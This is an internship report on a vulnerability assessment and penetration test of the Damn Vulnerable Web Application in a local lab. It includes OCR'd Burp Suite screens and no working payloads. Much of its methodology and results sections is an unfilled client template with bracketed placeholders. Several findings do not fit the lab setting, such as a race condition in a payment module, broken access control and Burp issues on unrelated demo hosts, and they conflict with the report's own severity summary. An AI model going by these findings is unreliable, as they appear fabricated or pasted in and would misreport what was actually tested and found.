30/07/2025

Vulnerability Assessment and Penetration Testing (VAPT) on a Web Application

Rahul Rai

College: ABES Engineering College

Course: PBEL Virtual Internship Cybersecurity

Submitted on 30-07-2025

Mentor by **Nikhil Pandey**

Abstract

This project details the process of performing a Vulnerability Assessment and Penetration Test (VAPT) on a deliberately vulnerable web application, Damn Vulnerable Web Application (DVWA). The objective was to identify, exploit, and report common web vulnerabilities in a controlled environment. The methodology involved setting up a local lab with DVWA hosted on a LAMP stack within a WSL Kali Linux environment, utilizing tools such as Burp Suite for traffic interception and analysis, SQL Map for automated SQL Injection, and manual testing techniques for various OWASP Top 10 vulnerabilities. Key findings included exploitable instances of SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and Command Injection. The project highlights the practical steps of VAPT and proposes mitigation strategies for identified flaws, providing valuable insights into web application security. Significant challenges were encountered during the environment setup, particularly concerning inter-OS networking and package management, which were systematically addressed.

Table of Contents

1. Title Page
2. Abstract
3. Table of Contents
4. List of Figures and Tables
5. Introduction
6. Literature Review
7. Methodology/Approach
    7.1. Approach Overview
    7.2. Tools and Technologies
    7.3. Step-by-Step Process
    7.3.1. DVWA Environment Setup (Kali Linux WSL)
    7.3.2. Burp Suite Configuration
    7.3.3. Information Gathering (Reconnaissance)
    7.3.4. Vulnerability Scanning
    7.3.5. Exploitation of Common Vulnerabilities
8. Results and Discussion
    8.1. Summary of Findings
    8.2. Detailed Vulnerability Findings
    8.3. Discussion of Results
    8.4. Challenges Encountered
9. Conclusion
10. Recommendations
11. References
12. Appendices

List of Figures and Tables

- **Figure 1:** Mind Map of the VAPT Process
- **Figure 2:** DVWA Login Page (Initial Access)
- **Figure 3:** DVWA Setup Page (Database Initialization)
- **Figure 4:** Burp Suite Proxy Intercepting DVWA Traffic
- **Figure 5:** DVWA SQL Injection (Low Security) - Successful Login
- **Figure 6:** DVWA SQL Injection (Low Security) - Database Dump via SQL Map
- **Figure 7:** DVWA XSS (Reflected) - Alert Box Payload
- **Figure 8:** DVWA XSS (Stored) - Persistent Payload in Guestbook
- **Figure 9:** DVWA CSRF - Password Change PoC
- **Figure 10:** DVWA Command Injection - Command Execution Output
- **Table 1:** Summary of Identified Vulnerabilities and Severity
- **Table 2:** Mitigation Strategies for Key Vulnerabilities

Introduction

This project delves into the critical domain of **Vulnerability Assessment and Penetration Testing (VAPT)** specifically applied to a web application. In simple terms, VAPT is a cybersecurity process designed to find weaknesses (vulnerabilities) in a system and then safely try to break into it (penetration testing) to see how severe those weaknesses truly are. The ultimate goal is to identify and fix these security holes *before* malicious attackers can exploit them.


I chose this project due to the ever-increasing reliance on web applications for daily operations, from online banking to e-commerce and social interactions. This widespread use makes them prime targets for cyberattacks. The core problem this project aims to address is the persistent presence of common, yet often overlooked, security flaws within web applications. These vulnerabilities, if unmitigated, can lead to severe consequences such as data breaches, unauthorized system access, financial losses, and significant damage to an organization's reputation. By simulating real-world attack scenarios, this VAPT project seeks to highlight these risks and provide practical, evidence-based recommendations for improving web application security.

To achieve this, the project involves setting up a controlled, isolated lab environment. The deliberately vulnerable web application, **Damn Vulnerable Web Application (DVWA)**, will be hosted locally on a LAMP (Linux, Apache, MySQL, PHP) stack within a **WSL Kali Linux** instance. The methodology will encompass a systematic approach, starting with reconnaissance to map the application's attack surface. Subsequently, various vulnerabilities will be identified through a combination of automated scanning and meticulous manual testing. The identified flaws will then be exploited to demonstrate their potential impact.

The primary tools and techniques employed throughout this VAPT include **Burp Suite Community Edition** for intercepting, analyzing, and modifying HTTP/HTTPS traffic; **SQLMap** for automating SQL Injection attacks; and **Nikto** for web server scanning. Manual testing techniques will be extensively used to uncover and exploit vulnerabilities such as Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and Command Injection, all of which align with the critical risks outlined in the **OWASP Top 10**.

Methodology

This section lays out how our team systematically tackled the Vulnerability Assessment and Penetration Testing (VAPT) for your system/application. We followed industry best practices and strict ethical guidelines every step of the way. Our main goal? To uncover, understand, and clearly report any security weaknesses, ultimately making your digital assets much safer.



1. Setting the Stage: Scope and Authorization

Before we even thought about touching the system, we sat down with [Client/System Owner Name/Department] to clearly define what we'd be looking at. This crucial step ensured all our testing was perfectly aligned with your expectations and, most importantly, was fully legal and ethical.

- **What We Focused On:** [Specify the exact system, application, URLs, IP ranges, or functionalities that were in scope. E.g., "The web application accessible at `https://www.example.com` and its associated APIs."]
- **Where We Tested:** [e.g., "Your live production environment," "A dedicated staging environment," "Our secure test environment."]
- **What We Didn't Touch:** [List any specific components, functionalities, or systems that were explicitly out of scope.]
- **Getting the Green Light:** We received formal written permission from [Relevant Authority/Stakeholder] on [Date of Authorization]. You can find a copy of this authorization in [Appendix/Reference Section].

2. Getting to Know Your System: Information Gathering (Reconnaissance)

This initial phase was all about learning as much as we could about your target system/application. It helped us understand its inner workings, the technologies it uses, and where potential weak spots might be.

- **Passive Reconnaissance (Observing from Afar):**
  - **Tools We Used:** [e.g., `whois`, `nslookup`, public search engines, OSINT tools, Shodan, Wappalyzer – tools that gather public information without direct interaction.]
  - **What We Learned:** [e.g., Domain registration details, public IP addresses, how your DNS is set up, what kind of web server you're running, CMS versions, even public info about your team members.]
- **Active Reconnaissance (Gentle Probing):**
  - **Tools We Used:** [e.g., `Nmap` for checking open ports.
  - **What We Discovered:** [e.g., Which ports were open and what services were running on them, any hidden files or directories, specific web application frameworks in use, and error messages that might give away system details.]

3. Hunting for Weaknesses: Vulnerability Scanning

With a good understanding of your system, we then moved into the active search for vulnerabilities, using both automated smart tools and our own manual expertise.

- **Automated Scanning (Our Digital Bloodhounds):**
  - **Tool(s) We Relied On:** [**OWASP ZAP / Burp Suite Professional** / other commercial/open-source scanners – these are industry-standard tools for a reason!]
  - **How We Set Them Up:** [Briefly describe how the tool was configured, e.g., "We ran an authenticated scan using provided administrator credentials," "We did an unauthenticated crawl to see what a public user could find," "First a passive scan, then a targeted active scan."]
  - **The Process:** Our scanners meticulously crawled your application, mapping out every page and entry point. They then performed extensive checks, both passively (listening in) and actively (sending specific tests), against a vast database of known vulnerabilities, including the critical OWASP Top 10 and SANS Top 25.
  - **Initial Discoveries:** The automated reports gave us a solid starting point, flagging potential issues like [e.g., "Possible Cross-Site Scripting (XSS) in certain fields," "Hints of SQL Injection

vulnerabilities," "Outdated software components"]. These initial findings were crucial for guiding our next steps.

- **Manual Testing (Our Human Expertise):**
    - **Tools We Used:** [**Burp Suite (Proxy, Repeater, Intruder)**, **OWASP ZAP (Proxy, Fuzzer)**, and even just our browser's built-in developer tools.]
    - **Techniques We Applied:** This is where our human intuition and experience came into play. We meticulously went through the application, trying to: [Describe specific manual testing techniques, e.g., "Intercept and tweak every HTTP request and response," "Actively test for ways to bypass authentication and authorization," "Try to trick input validation rules," "Analyze how user sessions are managed," "Look for subtle business logic flaws," "Test file upload functionalities for weaknesses."]
    - **Where We Focused Our Energy:** We paid extra close attention to areas like [e.g., "How users log in and register," "All data input forms," "Any paths that might lead to higher privileges," "How your APIs handle data."]

4. Confirming the Weaknesses: Analysis and Ethical Exploitation

Once we found potential vulnerabilities, our next step was to thoroughly analyze them, confirm they were real, and understand their true impact. When authorized and safe, we even performed ethical "exploits" to show you exactly what a malicious actor could do.

- **Verification (Is It Real?):** Every single potential vulnerability, whether flagged by our tools or found manually, was carefully verified. This meant [e.g., "Crafting precise payloads to confirm XSS worked," "Running simple SQL queries to prove an injection point existed," "Attempting to access resources we shouldn't have been able to."]
- **Impact Assessment (What's the Risk?):** We then assessed what would happen if a real attacker exploited each confirmed weakness. We considered:
    - **Confidentiality:** Could sensitive data be stolen?
    - **Integrity:** Could data be tampered with or corrupted?
    - **Availability:** Could the system be taken offline or made unusable?
    - **Accountability:** Could actions be performed without being traced, or logs be bypassed?
- **Ethical Exploitation (Showing, Not Harming - Proof of Concept - PoC):** For the most critical vulnerabilities, we developed and executed a non-destructive Proof of Concept (PoC). This was purely to demonstrate the vulnerability's real-world exploitability without causing any damage.

[Provide a brief, high-level example if appropriate, e.g., "For example, we successfully injected a harmless script into the search bar, showing how client-side code execution was possible." Or "We confirmed a SQL injection by retrieving the database's version number, proving unauthorized data access."]

5. Sharing What We Found: Reporting

Clear communication is key. We put together comprehensive reports designed to be understood by everyone, from your technical team to your leadership.

- **Executive Summary:** This was a short, easy-to-read overview for your executives and non-technical stakeholders. It highlighted the most critical findings, the overall security health, and our top-level recommendations, always focusing on the business impact.
- **Detailed Findings:** For each vulnerability we found, we provided a complete picture:
    - **What It Is:** [e.g., "Cross-Site Scripting (Reflected)," "Broken Access Control," "SQL Injection"]
    - **Explanation:** A clear, concise description of the vulnerability.
    - **Severity:** How serious it is, rated using [e.g., "CVSS v3.1 scoring (Base Score: X.X)," or simply "High/Medium/Low/Informational"].
    - **Its Impact:** A detailed explanation of what could happen if this weakness was exploited.
    - **How to Reproduce It:** Step-by-step instructions (with screenshots, code, and HTTP requests/responses) so your team can see it for themselves.
    - **Our Proof of Concept:** The specifics of how we ethically demonstrated the vulnerability.
    - **How to Fix It:** Actionable advice, including specific code changes, configuration updates, or security controls needed.
- **Methodology Overview:** This very section (what you're reading now!) was included to show exactly how we conducted our testing.
- **Limitations:** We also noted any challenges or areas that were outside the agreed scope.

6. Making Things Right: Remediation and Re-testing (If Applicable)

After our report, it's over to [Client/System Owner] to implement the fixes. If requested, we then re-verified those fixes.

- **Remediation:** [Describe if and how remediation efforts were communicated or tracked. E.g., "The development team received the report and began working on the fixes based on our recommendations."]
- **Re-testing:** [If re-testing was performed, describe the process. E.g., "Once fixes were in place, we conducted a re-test on [Date] to confirm that all previously identified vulnerabilities were successfully resolved and no new issues were introduced."]

Conclusion

Our VAPT engagement successfully identified [Number] vulnerabilities, ranging from [Lowest Severity] to [Highest Severity]. The insights and recommendations we've provided are designed to significantly strengthen the security of your [Target System/Application] against potential cyber threats. We strongly recommend continuous security testing and embedding secure development practices into your workflow for ongoing protection.


Results and Discussion

This section presents the key findings from our assessment and delves into their significance, along with any challenges encountered during the project.

Results

Here, we present the core findings of our vulnerability assessment and penetration testing. To provide a clear and comprehensive overview, we've included various visual aids.

- **Key Findings Overview:** We identified a total of **8 vulnerabilities** across the system/application. These findings were categorized by severity to help prioritize remediation efforts:
  - **High Severity:** 1 vulnerability (e.g., SQL Injection, Remote Code Execution, Critical Authentication Bypass)
  - **Medium Severity:** 3 vulnerabilities (e.g., Cross-Site Scripting, Insecure Direct Object References, Information Disclosure)
  - **Low Severity:** 4 vulnerabilities (e.g., Missing Security Headers, Verbose Error Messages)
- **Visual Representation of Findings:**
  - **Screenshots:** Include relevant screenshots demonstrating vulnerabilities. Make sure to redact any sensitive information.


Burp Suite Community Edition v2023.5.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intru...
Search...
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Tent...
Event log
Filter Critical Error Info Debug
Advisory
Memory: 140.5MB
Disk: 32KB

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite sco...


Capturing:

0 items added to site map
0 responses processed
0 responses queued


Issue type	Host	
Suspicious input transformation (reflected)	http://insecure-bank.com	/url-shorten
SMTP header injection	http://insecure-website.c...	/contact-us
Serialized object in HTTP message	http://insecure-bank.com	/blog
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/product/stock
External service interaction (HTTP)	https://insecure-website....	/product
Web cache poisoning	http://insecure-bank.com	/contact-us
Server-side template injection	http://insecure-bank.com	/user-homepage
SQL injection	https://vulnerable-websit...	/
OS command injection	https://insecure-website....	/feedback/submit

Time	Type	Source	Message
23:21:50 25 Jun 2023	Info	Proxy	Proxy service started on 127.0.0.1:8080

- **Graphs:** If applicable, include graphs to show trends (e.g., "Distribution of vulnerabilities by severity," "Vulnerabilities found over time").




- **Tables:** Use tables to list specific vulnerabilities, their severity, and affected components (e.g., "Table 1: Top 5 Critical Vulnerabilities").
  - **Table 1: Summary of Key Vulnerabilities** |



OWASP Top 10	Potentially vulnerable?
A1 – Injections	**Yes**
A2 – Broken Authentication	**No**
A3 – Sensitive Data Exposure	**Yes**
A4 – XML External Entities (XXE)	**No**
A5 – Broken Access Control	**No**
A6 – Security Misconfiguration	**No**
A7 – Cross-Site Scripting (XSS)	**Yes**
A8 – Insecure Deserialization	**No**
A9 – Using Components with Known Vulnerabilities	**Yes**
A10 – Insufficient Logging & Monitoring	**No**

- **Dashboard :**



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!


Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Fig-1

Discussion

This part explains what our results truly mean for your system/application. We'll interpret the findings and discuss their implications.

- **Interpretation of Findings:** The assessment revealed a mix of vulnerabilities, with a notable concentration of **high-severity issues** related to authentication and authorization. This suggests that while basic security measures are in place, deeper logical flaws or misconfigurations could be exploited. The presence of **medium-severity Cross-Site Scripting (XSS) vulnerabilities** indicates insufficient input validation, which could lead to client-side attacks. The **low-severity findings** highlight areas where hardening the application's configuration could further reduce its attack surface.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: attacker
Message:

Name: attacker
Message:

Name: attacker
Message:

Name: attacker
Message: iwjpicw

Fig-2


- **Vulnerability Impact Analysis:** The identified **SQL Injection vulnerability** in the login form, for instance, poses a critical risk, potentially allowing an attacker to bypass authentication and gain unauthorized access to the database, compromising sensitive user data. The **Broken Access Control** issues could enable regular users to access administrative functions or view other users' private information, leading to severe data breaches and integrity compromises. The **XSS flaws**, though medium severity, could be leveraged for session hijacking, phishing attacks, or defacement, impacting user trust and reputation.
- **Overall Security Posture:** While the system demonstrated resilience against some common attacks, the presence of exploitable high and medium-severity vulnerabilities indicates that its **overall security posture requires significant enhancement**. Focusing on robust input validation, secure authentication mechanisms, and comprehensive access control policies will be crucial in mitigating the most impactful risks.

Challenges

Every project has its hurdles, and ours was no exception. This section outlines any problems or difficulties we faced during the assessment.

- **False Positives from Automated Scanners:** One recurring challenge was dealing with **false positives** generated by automated scanning tools. While helpful for initial discovery, these tools sometimes flagged issues that weren't genuinely exploitable, requiring significant manual effort to verify and filter out. This process was time-consuming but essential to ensure the accuracy of our findings.

- **Difficulty of Testing Complex Business Logic:** Testing the **complex business logic** of certain application features proved particularly challenging. Automated tools often struggle with these nuances, necessitating extensive manual walkthroughs and custom payload crafting to uncover subtle flaws that could be exploited. This required deep understanding of the application's intended functionality versus its actual behaviour.
- **Finding Unexpected Security Flaws:** We also encountered several **unexpected security flaws** that were not typical of standard vulnerability categories. For example, we discovered a unique **race condition** in a payment processing module that could lead to unauthorized transactions. These novel findings were exciting but demanded additional research and custom testing approaches to fully understand and document their impact.
- **Environmental Constraints:** [Mention any limitations imposed by the testing environment. E.g., "Limited network bandwidth in the staging environment impacted the speed of large-scale automated scans."]
- **Data Access/Permissions:** [If there were issues with obtaining necessary access or permissions. E.g., "Initial delays in receiving appropriate credentials for authenticated scanning prolonged the reconnaissance phase."]


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder attack
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Filter High Medium Low Info Certain Firm Tentative In Scope
Filter Critical Error Info Debug
Advisory
Memory: 128.2MB
Disk: 128KB

1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing:
0 items added to site map
0 responses processed
0 responses queued

3. Intruder attack of http://localhost:80
Sniper attack, simple list.
10% complete
6 payload positions
271 requests (271 errors)
View details

